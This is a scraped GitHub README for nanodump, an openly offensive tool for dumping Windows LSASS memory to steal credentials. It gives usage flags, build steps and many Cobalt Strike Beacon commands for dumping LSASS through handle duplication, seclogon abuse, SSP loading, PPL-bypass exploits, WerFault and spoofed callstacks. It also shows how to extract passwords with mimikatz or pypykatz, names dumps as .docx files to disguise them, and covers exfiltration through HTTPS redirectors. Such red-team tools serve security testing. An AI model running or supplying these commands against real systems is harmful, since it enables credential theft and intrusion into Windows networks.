Product Solutions Resources Open Source Enterprise Pricing Sign in Sign up

fortra / nanodump Public

Notifications Fork 238 Star 1.8k

Code Issues Pull requests Actions Security Insights

main Go to file Code


S4ntiagoP fix compilation issue 450d5b2 · 2 months ago 235 Commits

dist	fix compilation issue	2 months ago
include	fix compilation issue	2 months ago
resources	add PPL bypass	2 years ago
scripts	fix compilation issue	2 months ago
source	fix compilation issue	2 months ago
.gitignore	update SSP module	last year
LICENSE	Update LICENSE	5 months ago
Makefile.clang	--spoof-callstack: switch implementatio...	last year
Makefile.mingw	add .reloc information	last year
Makefile.msvc	--spoof-callstack: switch implementatio...	last year
NanoDump.cna	Fix --load-dll in nanodump_ssp	3 months ago
README.md	Update README	3 months ago

README MIT license

NanoDump

A flexible tool that creates a minidump of the LSASS process.



```
beacon> nanodump
[*] Running NanoDump BOF
[+] host called home, sent: 19229 bytes
[*] started download of DESKTOP-QL2JOVE_1634086350_lsass.dmp (11407596 bytes)
[*] download of DESKTOP-QL2JOVE_1634086350_lsass.dmp is complete
[+] received output:
The minidump has an invalid signature, restore it running:
bash restore_signature.sh DESKTOP-QL2JOVE_1634086350_lsass.dmp
[+] received output:
Done, to get the secretz run:
python3 -m pypykatz lsa minidump DESKTOP-QL2JOVE_1634086350_lsass.dmp
```

Table of contents

1. Usage
2. Features
3. Combining Techniques
4. Examples
5. HTTPS Redirectors

About

The swiss army knife of LSASS dumping

www.coresecurity.com/core-labs/articles/...

cobalt-strike cna bof lsass

Readme

MIT license

Activity

Custom properties

1.8k stars

32 watching

238 forks

Report repository

Contributors 6

Languages

- C 96.2%
- Assembly 3.2%
- Python 0.6%

1. Usage

```
usage: Z:\nanodump.x64.exe [--write C:\Windows\Temp\doc.docx] [--val
Dumpfile options:
    --write DUMP_PATH, -w DUMP_PATH
            filename of the dump
    --valid, -v
            create a dump with a valid signature
Obtain an LSASS handle via:
    --duplicate, -d
            duplicate a high privileged existing LSASS handle
    --duplicate-elevate, -de
            duplicate a low privileged existing LSASS handle and the
    --seclogon-leak-local, -sll
            leak an LSASS handle into nanodump via seclogon
    --seclogon-leak-remote BIN_PATH, -slt BIN_PATH
            leak an LSASS handle into another process via seclogon a
    --seclogon-duplicate, -sd
            make seclogon open a handle to LSASS and duplicate it
    --spoof-callstack, -sc
            open a handle to LSASS using a fake calling stack
Let WerFault.exe (instead of nanodump) create the dump
    --silent-process-exit DUMP_FOLDER, -spe DUMP_FOLDER
            force WerFault.exe to dump LSASS via SilentProcessExit
    --shtinkering, -sk
            force WerFault.exe to dump LSASS via Shtinkering
Avoid reading LSASS directly:
    --fork, -f
            fork the target process before dumping
    --snapshot, -s
            snapshot the target process before dumping
Avoid opening a handle with high privileges:
    --elevate-handle, -eh
            open a handle to LSASS with low privileges and duplicate
Miscellaneous:
    --getpid
            print the PID of LSASS and leave
    --chunk-size
            chunk size in KiB used to exfiltrate the dump without to
Help:
    --help, -h
            print this help message and leave
```

Clone

```
git clone https://github.com/fortra/nanodump.git
```

Compile (optional)

On Linux with MinGW

```
make -f Makefile.mingw
```

On Windows with MSVC (No BOF support)

```
nmake -f Makefile.msvc
```

Import (CobaltStrike only)

Import the `NanoDump.cna` script on Cobalt Strike.

Run

Run the `nanodump` command in the Beacon console or the `nanodump.x64.exe` binary.

Restore the signature

If you didn't specify the `--valid` flag, you need to restore the invalid signature

```
scripts/restore_signature <dumpfile>
```

Get the secretz

mimikatz:
To get the secrets simply run:

```
mimikatz.exe "sekurlsa::minidump <dumpfile>" "sekurlsa::logonPasswor
```

pypykatz:
If you prefer to stay on linux, you can use the python3 port of mimikatz called pypykatz:

```
python3 -m pypykatz lsa minidump <dumpfie>
```

2. Features

Process forking

To avoid opening a handle to LSASS with `PROCESS_VM_READ`, you can use the `--fork` parameter.
This will make nanodump create a handle to LSASS with `PROCESS_CREATE_PROCESS` access and then create a 'clone' of the process. This new process will then be dumped. While this will result in a process creation and deletion, it removes the need to read LSASS directly.

Snapshot

Similarly to the `--fork` option, you can use `--snapshot` to create a snapshot of the LSASS process.
This will make nanodump create a handle to LSASS with `PROCESS_CREATE_PROCESS` access and then create a snapshot of the process using `PssNtCaptureSnapshot`. This new process will then be dumped. The snapshot will be freed automatically upon completion.

Handle duplication

As opening a handle to LSASS can be detected, nanodump can instead search for existing handles to LSASS.
If one is found, it will copy it and use it to create the minidump.
Note that it is not guaranteed to find such a handle.

Elevate handle

You can obtain a handle to LSASS with PROCESS_QUERY_LIMITED_INFORMATION, which is likely to be whitelisted, and then elevate that handle by duplicating it.

Seclogon handle leak local

To avoid opening a handle to LSASS, you can use abuse the seclogon service by calling `CreateProcessWithLogonW` to leak an LSASS handle into the nanodump binary.
To enable this feature, use the `--seclogon-leak-local` parameter.
Take into account that when used from Cobalt Strike, an unsigned nanodump binary needs to be written to disk to use this feature.

Seclogon handle leak remote

This technique is very similar to the previous one, but instead of leaking the handle into nanodump, it is leaked into another binary and then duplicated so that nanodump can used it. Use the `--seclogon-leak-remote` flag to access this functionality.

Seclogon handle duplication

You can trick the seclogon process into opening a handle to LSASS and duplicating it before it is closed, by winning a race condition using file locks. Use the `--seclogon-duplicate` flag to access this functionality.

Load nanodump as an SSP

You can load nanodump as an SSP in LSASS to avoid opening a handle.
When the DLL has been loaded into LSASS, the parameters will be passed via a named pipe and once the dump is completed, `DllMain` will return FALSE to make LSASS unload the nanodump DLL.
You can hardcode the parameters into the DLL and avoid using the named pipe altogether with the compiler flag `PASS_PARAMS_VIA_NAMED_PIPES=0`.

Upload and load a nanodump DLL

By default, an unsigned nanodump DLL will be uploaded to the Temp folder which will be deleted automatically.

```
beacon> nanodump_ssp -v -w C:\Windows\Temp\lsass.dmp
```

If you want to load a pre-existing DLL, you can run:

```
beacon> nanodump_ssp -v -w C:\Windows\Temp\lsass.dmp --load-dll C:\W
```

PPL Dump exploit

If LSASS is running as Protected Process Light (PPL), you can try to bypass it using a userland exploit discovered by Project Zero. If it is successful, the dump will be written to disk.

> Note that this vulnerability has been fixed in the July 2022 update pack (Windows 10 21H2 Build 19044.1826)

To access this feature, use the `nanodump_ppl_dump` command

```
beacon> nanodump_ppl_dump -v -w C:\Windows\Temp\lsass.dmp
```

PPL Medic exploit

Nanodump also implements the PPLMedic exploit, which works on systems that have the July 2022 update pack. The parameters will be passed to the nanodump DLL via a named pipe. You can hardcode the parameters into the DLL and avoid using the named pipe altogether with the compiler flag PASS_PARAMS_VIA_NAMED_PIPES=0.
To access this feature, use the `nanodump_ppl_medic` command

```
beacon> nanodump_ppl_medic -v -w C:\Windows\Temp\lsass.dmp
```

WerFault

You can force the WerFault.exe process to create a full memory dump of LSASS. Take into consideration that this requires the ability to write to the registry
Because the dump is not made by nanodump, it will always have a valid signature.

Silent Process Exit

To leverage the Silent Process Exit technique, use the `--silent-process-exit` parameter and the path where the dump should be created.

```
beacon> nanodump --silent-process-exit C:\Windows\Temp\
```

A dump of the nanodump process will also be created, similar to this:

```
PS C:\> dir 'C:\Windows\Temp\lsass.exe-(PID-648)-4035593\'

Directory: C:\Windows\Temp\lsass.exe-(PID-648)-4035593

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/23/2022   7:40 AM       58830409 lsass.exe-(PID-648
-a----         6/23/2022   7:40 AM        7862825 nanodump.x64.exe-(
```

Shtinkering

You can also use the Shtinkering technique, which requires nanodump to run under SYSTEM:

```
beacon> nanodump --shtinkering
```

The dump will tipically be created under `C:\Windows\system32\config\systemprofile\AppData\Local\CrashDumps`

Spoof the callstack

You can open a handle to LSASS with a fake callstack to make the function call look a bit more legitimate (especially if run as BOF).
To access this feature, use the paramter `--spoof-callstack`.

3. Combining techniques

You can combine many techniques to customize how nanodump operates.
The following table indicates which flags can be used together.

	--write	--valid	--duplicate	--elevate-handle	--duplicate-elevate	--seclogon-leak-local
--write	✓	✓	✓	✓	✓	✓
--valid	✓	✓	✓	✓	✓	✓
--duplicate	✓	✓	✓			
--elevate-handle	✓	✓		✓		
--duplicate-elevate	✓	✓			✓	
--seclogon-leak-local	✓	✓				✓
--seclogon-leak-remote	✓	✓				
--seclogon-duplicate	✓	✓				
--spoof-callstack	✓	✓		✓		

--silent-process-exit						
--shtinkering			✓	✓	✓	✓
--fork	✓	✓	✓	✓	✓	✓
--snapshot	✓	✓	✓	✓	✓	✓
SSP						
PPL_DUMP	✓	✓	✓			
PPL_MEDIC	✓	✓		✓		

4. Examples

Read LSASS indirectly by creating a fork and write the dump to disk with an invalid signature:

```
beacon> nanodump --fork --write C:\lsass.dmp
```

Use the seclogon leak remote to leak an LSASS handle in a notepad process, duplicate that handle to get access to LSASS, then read it indirectly by creating a fork and downloading the dump with a valid signature:

```
beacon> nanodump --seclogon-leak-remote C:\Windows\notepad.exe --fork
```

Get a handle with seclogon leak local, read LSASS indirectly by using a fork and write the dump to disk with a valid signature (a nanodump binary will be uploaded!):

```
beacon> nanodump --seclogon-leak-local --fork --valid --write C:\Win
```

Download the dump with an invalid signature (default):

```
beacon> nanodump
```

Duplicate an existing handle and write the dump to disk with an invalid signature:

```
beacon> nanodump --duplicate --write C:\Windows\Temp\report.docx
```

Get the PID of LSASS:

```
beacon> nanodump --getpid
```

Load nanodump in LSASS as an SSP (a nanodump binary will be uploaded!):

```
beacon> nanodump_ssp -w C:\Windows\Temp\lsass.dmp
```

Dump LSASS bypassing PPL using the PPLDump exploit, duplicating the handle that csrss.exe has on LSASS:

```
beacon> nanodump_ppl_dump --duplicate --write C:\Windows\Temp\lsass.
```

Dump LSASS bypassing PPL using the PPLMedic exploit, opening a low privileged handle to LSASS and then elevating it:

```
beacon> nanodump_ppl_medic --elevate-handle --write C:\Windows\Temp\
```

Trick seclogon into opening a handle to LSASS and duplicate it, then download the dump with an invalid signature:

```
beacon> nanodump --seclogon-duplicate
```

Make the WerFault.exe process create a full memory dump in the Temp folder:

```
beacon> nanodump --werfault C:\Windows\Temp\
```

Open a handle to LSASS with a spoofed callstack and download the minidump with an invalid signature:

```
beacon> nanodump --spoof-callstack
```

Use the Shtinkering techinque:

```
beacon> nanodump --shtinkering
```

Obtain a handle using seclogon leak local and create the dump using the Shtinkering techinque:

```
beacon> nanodump --seclogon-leak-local --shtinkering
```

Obtain a handle with low privs and elevate it using *elevate handle*:

```
beacon> nanodump --elevate-handle
```

Obtain a handle with low privs using a spoofed callstack and elevate it using *elevate handle*:

```
beacon> nanodump --elevate-handle --spoof-callstack
```

Duplicate an existing low priv handle and elevate it using *elevate handle*:

```
beacon> nanodump --duplicate-elevate
```

5. HTTPS redirectors

If you are using an HTTPS redirector (as you should), you might run into issues when downloading the dump filelessly due to the size of the requests that leak the dump. Increase the max size of requests on your web server to allow nanodump to download the dump.

NGINX

```
location ~ ^...$ {
    ...
    client_max_body_size 50M;
}
```

Apache2

```
<Directory "...">
    LimitRequestBody  52428800
```

```
</Directory>
```

Credits

- skelsec for writing minidump, which was crucial for learning the minidump file format.
- freefirex from CS-Situational-Awareness-BOF at Trustedsec for many cool tricks for BOFs
- Jackson_T for SysWhispers2
- BillDemirkapi for Process Forking
- Antonio Cocomazzi for Abusing leaked handles to dump LSASS memory and Racing for LSASS dumps
- xpn for Exploring Mimikatz - Part 2 - SSP
- Matteo Malvica for Evading WinDefender ATP credential-theft: a hit after a hit-and-miss start
- James Forshaw for Windows Exploitation Tricks: Exploiting Arbitrary Object Directory Creation for Local Elevation of Privilege
- itm4n for the original PPL userland exploits implementation, PPLDump and PPLMedic